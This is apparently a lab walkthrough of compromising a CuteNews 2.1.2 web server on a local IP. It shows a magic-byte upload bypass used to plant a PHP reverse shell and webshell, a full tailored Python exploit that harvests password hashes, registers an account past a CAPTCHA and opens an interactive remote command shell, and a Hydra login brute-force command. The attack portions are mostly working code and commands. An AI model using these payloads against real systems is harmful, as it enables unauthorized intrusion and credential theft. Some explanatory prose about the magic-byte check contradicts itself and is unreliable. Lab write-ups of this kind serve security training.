
- There might be a **file upload vulnerability** for this one and allows threat actors to gain a low privilege shell in this case.

Probing for File Upload Vulnerability:

- Notice that the "http://192.168.56.106/uploads/" is empty but is still accessible.
- This means that pentesters can execute the files inside when visiting this webpage.




Uploading a php reverse shell for the avatar:




Error - Error: avatar is not correct

Using the extension of the php reverse shell to appropriate one like **.jpg**:



```
-rwxr-xr-x  1 root root     5496 Apr 17 15:19 php-reverse-shell.php
-rwxr-xr-x  1 kali kali     5496 Apr 17 15:22 php-reverse-shell.php.jpg
```



General options

User Name: cj

Email: cj@cj.com

Hide my e-mail from visitors

New Password:

Confirm New Password

Nickname: cj

Avatar: Browse... No file selected.

Personal site

User statistics


Registration date: 2023-04

info

Error - Error: avatar is not correct

- It still rejects it.

Uploading an actual avatar (**open-logo.png**) which is the logo of debian:



Nickname: cj

Avatar


Browse... No file selected.

Personal site

About me


- Works because it is an actual image file.
- Assume that the webserver does file upload sanitization.

Let's try changing the extension of the reverse shell to .png:



```
php-reverse-shell.php
php-reverse-shell.php.jpg
php-reverse-shell.php.png
```

Still get an error:



Error - Error: avatar is not correct


The webserver's file sanitization and validation process utilize a method of checking the magic bytes of uploaded files to ensure they meet the necessary criteria for safe use. This approach involves examining the initial bytes of a file to identify its file type and format, allowing the webserver to identify and reject files that may pose a security risk. By checking for the appropriate magic bytes, the webserver can ensure that uploaded files are not malicious, corrupted, or otherwise unsuitable for use. This helps to prevent potential attacks that leverage file uploads to compromise the system, such as uploading malicious files, executing unauthorized code, or gaining access to sensitive information.

To further demonstrate the webserver's file sanitization and validation process, an experiment was conducted to determine if the system checks the magic bytes of uploaded files. In this case, the first few bytes of a PHP reverse shell were altered to mimic the magic bytes of a PNG file. By changing the magic bytes to **0x89 0x50 0x4E 0x47 0x0D 0x0A 0x1A 0x0A**, which is the magic byte sequence for a **PNG** file, the reverse shell was uploaded as if it were a PNG file. The following command was used to make this change:

```
printf "\x89\x50\x4E\x47\x0D\x0A\x1A\x0A" | cat - php-reverse-shell.php > php-reverse-shell2.php
```

This experiment proved that the webserver does indeed check the magic bytes of uploaded files, as the modified reverse shell was able to bypass the validation process and be uploaded as a PNG file. This vulnerability highlights the importance of implementing additional security measures, such as strict file type and extension validation, to prevent malicious files from being uploaded and potentially compromising the system.


Hexdump of the file before running the command:



```
┌──(kali㉿kali)-[~]
└─$ hexdump -C php-reverse-shell.php
00000000  3c 3f 70 68 70 0a 2f 2f  20 70 68 70 2d 72 65 76  |<?php.// php-rev|
00000010  65 72 73 65 2d 73 68 65  6c 6c 20 2d 20 41 20 52  |erse-shell - A R|
```

- ○ The **magic bytes** is still an **ASCII text file** representing a legitimate .php file.


Hexdump of the file after running the command:



```
┌──(kali㉿kali)-[~]
└─$ printf "\x89\x50\x4E\x47\x0D\x0A\x1A\x0A" | cat - php-reverse-shell.php > php-reverse-shell2.php

┌──(kali㉿kali)-[~]
└─$ hexdump -C php-reverse-shell2.php
00000000  89 50 4e 47 0d 0a 1a 0a  3c 3f 70 68 70 0a 2f 2f  |.PNG....<?php.//|
00000010  20 70 68 70 2d 72 65 76  65 72 73 65 2d 73 68 65  | php-reverse-she|
```

- Now, upload the file on the avatar file upload from the registered user's webpage.


Note that it is in the **/uploads** directory, but it appended a substring in the filename.



```
command > ls -al
total 16
drwxrwxrwx 2 www-data users    4096 Apr 17 22:04 .
drwxr-xr-x 9 www-data users    4096 Sep 18  2020 ..
-rw-r--r-- 1 www-data www-data   39 Apr 17 22:04 avatar_TewtPwrx2x_TewtPwrx2x.php
-rw-r--r-- 1 www-data www-data  336 Apr 17 21:29 avatar_cj_simple-backdoor2.php
-rw-r--r-- 1 root     root        0 Sep 18  2020 index.html

command > pwd
/var/www/html/uploads
```

- ▪ This is ***vital*** as you would not have the foothold and if the directory is not named "**uploads**", you would not have any idea where the webshell landed upon upload.
- ▪ Format of the filename upon landing to the webserver uploads directory: "**avatar_<firstname>_<filename>**"

Executing the webshell from the web browser:



```
192.168.56.106/uploads/avatar_cj_simple-backdoor2.php?cmd=whoami
```


```
�PNG
www-data
```

It is important to note that the successful execution of a webshell attack in this case was only possible because the attacker was aware of the filename and directory of the uploaded file. Had the webserver implemented a mechanism to generate random file names for each uploaded file and placed them in an uncommon directory, the attacker would not have been able to locate and execute the webshell. By employing such a defense mechanism against file upload attacks, the webserver could have prevented the attacker from using a webshell to gain unauthorized access to the system. This highlights the importance of implementing strong security measures to safeguard against file upload attacks and prevent attackers from exploiting vulnerabilities in the system.

Automated Method


Exploit automation with Python script

Finding exploits applicable to the webserver using searchsploit:



```
CuteNews 2.1.2 - 'avatar' Remote Code Execution (Metasploit)                    | php/remote/46698.rb
CuteNews 2.1.2 - Arbitrary File Deletion                                        | php/webapps/48447.txt
CuteNews 2.1.2 - Authenticated Arbitrary File Upload                            | php/webapps/48458.txt
CuteNews 2.1.2 - Remote Code Execution                                          | php/webapps/48800.py
```

- Remember the version is **Cutenews v2.1.2**.
- Getting the absolute path of one of the file in **searchsploit locally**:




```
┌──(root㉿kali)-[~]
└─# locate php/webapps/48800.py
/usr/share/exploitdb/exploits/php/webapps/48800.py

┌──(root㉿kali)-[~]
└─# 
```

Using a Python script to automate the exploit:

- Reference: [CuteNews 2.1.2 - Remote Code Execution - PHP webapps Exploit (exploit-db.com)]


Upon attempting to execute the exploit script, it was discovered that the script did not function as expected. The script appeared to be searching for a home directory named "CuteNews," which did not exist on the current system. In order to successfully execute the script, modifications would need to be made to tailor it to the specific environment and address the current limitations. This highlights the importance of thorough testing and customization when attempting to exploit vulnerabilities in a system. By taking the time to tailor the script to the specific situation, attackers can increase their chances of success and potentially gain unauthorized access to the system. As such, it is essential to implement strong security measures to protect against known vulnerabilities and limit the impact of potential attacks.

Tailored script to our environment:



```python
"""
print (banner)
print ("[→] Usage python3 expoit.py")
print ()
sess = requests.session()
payload = "GIF8;\n<?php system($_REQUEST['cmd']) ?>"
ip = input("Enter the URL> ")
def extract_credentials():
    global sess, ip
    url = f"{ip}//cdata/users/lines"
    encoded_creds = sess.get(url).text
    buff = io.StringIO(encoded_creds)
    chash = buff.readlines()
    if "Not Found" in encoded_creds:
            print ("[-] No hashes were found skipping!!!")
            return
    else:
        for line in chash:
            if "<?php die('Direct call - access denied'); ?>" not in line:
                credentials = b64decode(line)
                try:
                    sha_hash = re.search('"pass";s:64:"(.*?)"', credentials.decode()).group(1)
                    print (sha_hash)
                except:
                    pass
def register():
    global sess, ip
    userpass = "".join(random.SystemRandom().choice(string.ascii_letters + string.digits ) for _ in range(10))
    postdata = {
        "action" : "register",
        "regusername" : userpass,
        "regnickname" : userpass,
        "regpassword" : userpass,
        "confirm" : userpass,
        "regemail" : f"{userpass}@hack.me"
    }
    register = sess.post(f"{ip}/index.php?register", data = postdata, allow_redirects = False)
    if 302 == register.status_code:
        print (f"[+] Registration successful with username: {userpass} and password: {userpass}")
    else:
        sys.exit()
def send_payload(payload):
    global ip
    token = sess.get(f"{ip}/index.php?mod=main&opt=personal").text
    signature_key = re.search('signature_key" value="(.*?)"', token).group(1)
    signature_dsi = re.search('signature_dsi" value="(.*?)"', token).group(1)
    logged_user = re.search('disabled="disabled" value="(.*?)"', token).group(1)
    print (f"signature_key: {signature_key}")
    print (f"signature_dsi: {signature_dsi}")
```

- Breakdown:
  - **1st**: First highlighted line is the webshell prepended with the **magic bytes** of **GIF** file type. You can modify it with ***other*** magic bytes that the web server accepts.
  - **2nd**: the next highlighted one is the register web url.
  - **3rd** : the 3rd one highlighted is the web url where the file upload for the avatar is found.



```
    print (f"logged in user: {logged_user}")

    files = {
        "mod" : (None, "main"),
        "opt" : (None, "personal"),
        "__signature_key" : (None, f"{signature_key}"),
        "__signature_dsi" : (None, f"{signature_dsi}"),
        "editpassword" : (None, ""),
        "confirmpassword" : (None, ""),
        "editnickname" : (None, logged_user),
        "avatar_file" : (f"{logged_user}.php", payload),
        "more[site]" : (None, ""),
        "more[about]" : (None, "")
    }
    payload_send = sess.post(f"{ip}/index.php", files = files).text
    print("══════════════════════════════\nDropping to a SHELL\n══════════════════════════════")
    while True:
        print ()
        command = input("command > ")
        postdata = {"cmd" : command}
        output = sess.post(f"{ip}/uploads/avatar_{logged_user}_{logged_user}.php", data=postdata)
        if 404 == output.status_code:
            print ("sorry i can't find your webshell try running the exploit again")
            sys.exit()
        else:
            output = re.sub("GIF8;", "", output.text)
            print (output.strip())

if __name__ == "__main__":
    print ("══════════════════════════════════════════════════════════════════════\nUsers SHA-256 HASHES TRY CRACKING THEM WITH HASHCAT OR JOHN\n═══
    extract_credentials()
    print ("══════════════════════════════════════════════════════════════════════")
    print()
    print ("═══════════════════════════════\nRegistering a users\n═══════════════════════════════")
    register()
    print()
    print("═════════════════════════════════════════════════════════\nSending Payload\n═════════════════════════════════════════════════════════")
    send_payload(payload)
    print ()
```

- Notice that the exploit has a **3-step process**:
  1. Extract the credentials: It tries to find a created user in the directory **{ip}/cdata/users/lines**. The author of the blog might have known this directory that stores user credentials beforehand based on how CuteNews software functioned.
  2. Register a user (assuming it is possible to do so): In our case, the script able to work without entering the **CAPTCHA**. He bypassed the **CAPTCHA** using **POST request** instead of just interacting with the web browser as you would register normally.
  3. Send the payload: which is the webshell coated as a **GIF,PNG,etc**. file which is appropriate as an **avatar**.

User credential Cracking with Hydra

Command:	**hydra -L /usr/share/wordlists/metasploit/http_default_users.txt -P /usr/share/wordlists/rockyou.txt 192.168.56.106 http-post-form "/login.php:username=^USER^&password=^PASS^: Error - Invalid password or login" -vV -f**


- Breakdown:
  - **"-L":** list of usernames to use
  - **"-P":** list of passwords to use
  - **"192.168.56.106"**: the IP address to target
  - **"http-post-form":** the method used in which the request was sent by the user. See the screenshot just above this one.
  - **"/login.php":** the specific directory where the login page is found.
  - **"username=^USER^":** the parameter used to inject each line from the list of usernames to test.
  - **"password=^PASS^":** the parameter used to inject each line from the list of passwords to test.
  - **"Error - Invalid password or login"**: the expected output when the login fails.

- Reference: How to Brute Force Websites & Online Forms Using Hydra | Infinite Logins
    - This option is exhaustive and can take a lot of time. Other options for **Initial Access** are considered instead.

Post-Exploitation

Exploring the webserver through the webshell

